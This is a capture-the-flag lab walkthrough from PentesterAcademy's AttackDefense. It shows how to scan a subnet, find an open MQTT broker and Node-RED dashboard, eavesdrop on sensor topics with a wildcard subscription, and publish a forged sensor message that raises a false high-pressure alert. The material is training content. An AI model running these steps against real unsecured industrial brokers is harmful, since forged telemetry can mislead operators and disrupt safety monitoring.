
ATTACK
DEFENSE
by PentesterAcademy


Name	RabbitMQ: Controller-Broker-Sensor Setup
URL	https://www.attackdefense.com/challengedetails?cid=576
Type	IoT : MQTT

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic.

Objective: Tamper with the setup to generate false alerts.

Step 1: Check the IP configuration of the Kali machine.

Command: ip addr




Step 2: Scan the subnet with nmap.

Command: nmap -sS 192.168.182.0/24


```
Nmap scan report for o3ztbr8nah9xuqe05f6so2h8n.temp-network_a-168-182 (192.168.182.3)
Host is up (0.000021s latency).
Not shown: 65533 closed ports
PORT     STATE SERVICE
1883/tcp open  mqtt
8883/tcp open  secure-mqtt
MAC Address: 02:42:C0:A8:B6:03 (Unknown)

Nmap scan report for 76iy4k3d4tgmr2qe6wm0kvx7i.temp-network_a-168-182 (192.168.182.4)
Host is up (0.000021s latency).
All 65535 scanned ports on 76iy4k3d4tgmr2qe6wm0kvx7i.temp-network_a-168-182 (192.168.182.4) are closed
MAC Address: 02:42:C0:A8:B6:04 (Unknown)

Nmap scan report for fyqwfcptoufwv45bm2b9c6ihd.temp-network_a-168-182 (192.168.182.5)
Host is up (0.000027s latency).
Not shown: 65534 closed ports
PORT     STATE SERVICE
1880/tcp open  vsat-control
MAC Address: 02:42:C0:A8:B6:05 (Unknown)
```

There are 3 other machines on the same subnet. First machine is running MQTT broker, second one is not showing anything and third one is running something on port 1880.

Step 3: Browse to third machine using browser. There is login page which look to be for the node-red installation. The creds are not known, but one can still access the UI.



Step 4: Change the URL to point to /ui/ directory and this should lead to the Node-Red dashboard. It seems that node-red is taking input from some sensors and plotting the values in real-time.



Step 5: Connect to the MQTT server and try to do a wildcard subscription.

Command: mosquitto_sub -t "#" -h 192.168.182.3 -v

```
root@attackdefense:~# mosquitto_sub -t "#" -h 192.168.182.3 -v
industrial Critical Infrastructure Grid of Gotham City Software Version v9.10\nStatus: Running   Security Alerts: 0
sensor {"voltage":"228.77416232830788","temperature":"39.014434157801496","pressure":"42.02866820426378"}
sensor {"voltage":"222.2104797597326","temperature":"39.2274517010523","pressure":"42.31112366478511"}
sensor {"voltage":"221.2531718329668","temperature":"35.15527140698417","pressure":"40.53874490452966"}
sensor {"voltage":"220.24558223129506","temperature":"36.24678742881378","pressure":"43.490648743636434"}
sensor {"voltage":"224.1638004509582","temperature":"36.87430087627662","pressure":"44.24491628583676"}
sensor {"voltage":"223.46121922420934","temperature":"35.13678966781929","pressure":"41.18433328645784"}
sensor {"voltage":"228.96889612440353","temperature":"36.260642931379614","pressure":"43.68868686612739"}
sensor {"voltage":"225.67931709993667","temperature":"36.45684847364571","pressure":"44.929706403606424"}
sensor {"voltage":"227.15434519361062","temperature":"35.07526607968776","pressure":"42.104884627541644"}
sensor {"voltage":"223.3161258301872","temperature":"38.993072107429505","pressure":"42.235220279301686"}
sensor {"voltage":"225.53882443900574","temperature":"37.54579308925523","pressure":"43.957451672451846"}
sensor {"voltage":"226.9600851763232","temperature":"37.50691800372727","pressure":"42.015064233680285"}
sensor {"voltage":"222.96234831757334","temperature":"38.33070624013822","pressure":"42.86982481305959"}
sensor {"voltage":"229.49547674039675","temperature":"37.571986155722556","pressure":"42.60099761530872"}
sensor {"voltage":"223.36553985690801","temperature":"39.72868302468155","pressure":"44.72612674852874"}
sensor {"voltage":"221.64391217485473","temperature":"38.33339276201926","pressure":"43.97989987642295"}
sensor {"voltage":"221.3331771017948","temperature":"36.90547298698649","pressure":"44.00053789180824"}
```


Step 6: Observe some sensors reporting the voltage, temperature and pressure on MQTT topic “sensor”.

As there is no security on the MQTT broker, it is easy to publish a fake update to it.

Command: mosquitto_pub -t "sensor" -m '{"voltage":"228.703144053156","temperature":"37.42692765207313","pressure":"50.8083798170982"}' -h 192.168.182.3
mosquitto_pub -t "sensor" -m '{"voltage":"228.703144053156","temperature":"37.42692765207313","pressure":"50.8083798170982"}' -h 192.168.182.3

```
root@attackdefense:~#
root@attackdefense:~# mosquitto_pub -t "sensor" -m '{"voltage":"228.703144053156","temperature":"37.42692765207313","pressure":"50.8083798170982"}' -h 192.168.182.3
root@attackdefense:~# mosquitto_pub -t "sensor" -m '{"voltage":"228.703144053156","temperature":"37.42692765207313","pressure":"50.8083798170982"}' -h 192.168.182.3
root@attackdefense:~#
```

Sending a message with high value of pressure will result in an alert pop up on web UI of node-red.



At the same time, control will send a message on “alert” topic of the MQTT server.

Command: mosquitto_sub -t "#" -h 192.168.182.3 -v

```
root@attackdefense:~# mosquitto_sub -t "#" -h 192.168.182.3 -v
industrial Critical Infrastructure Grid of Gotham City Software Version v9.10\nStatus: Running   Security Alerts: 0
sensor {"voltage":"220.57987238019766","temperature":"37.44798947789339","pressure":"43.49601166192348"}
sensor {"voltage":"225.71857842605243","temperature":"35.799256454712165","pressure":"40.30888751212056"}
sensor {"voltage":"224.50125511492692","temperature":"36.17039623608294","pressure":"42.12771362031453"}
sensor {"voltage":"225.68960610671581","temperature":"35.5548618072338","pressure":"43.354195993772535"}
sensor {"voltage":"224.93082190331396","temperature":"37.495302986052614","pressure":"40.94280211453229"}
sensor {"voltage":"220.53097550184586","temperature":"36.636752873197665","pressure":"44.871101080753114"}
sensor {"voltage":"225.091605654463","temperature":"37.74738550579568","pressure":"42.09740528919762"}
sensor {"voltage":"226.08628485192293","temperature":"37.485840493561106","pressure":"41.015798595981714"}
sensor {"voltage":"222.0820849940977","temperature":"35.82765567317801","pressure":"41.181933433555216"}
sensor {"voltage":"222.99735275059288","temperature":"38.69034894438556","pressure":"43.41320934268028"}
sensor {"voltage":"222.00611018978682","temperature":"39.93802436672524","pressure":"44.311674862496396"}
sensor {"voltage":"229.42259393474384","temperature":"36.45053217058529","pressure":"43.081862799479154"}
sensor {"voltage":"228.703144053156","temperature":"37.42692765207313","pressure":"50.8083798170982"}
alert ALERT: High pressure !!
sensor {"voltage":"223.01390725352246","temperature":"36.89037711179352","pressure":"42.02918299391013"}
```

In this manner, tampering can be done to an unprotected working sensor system.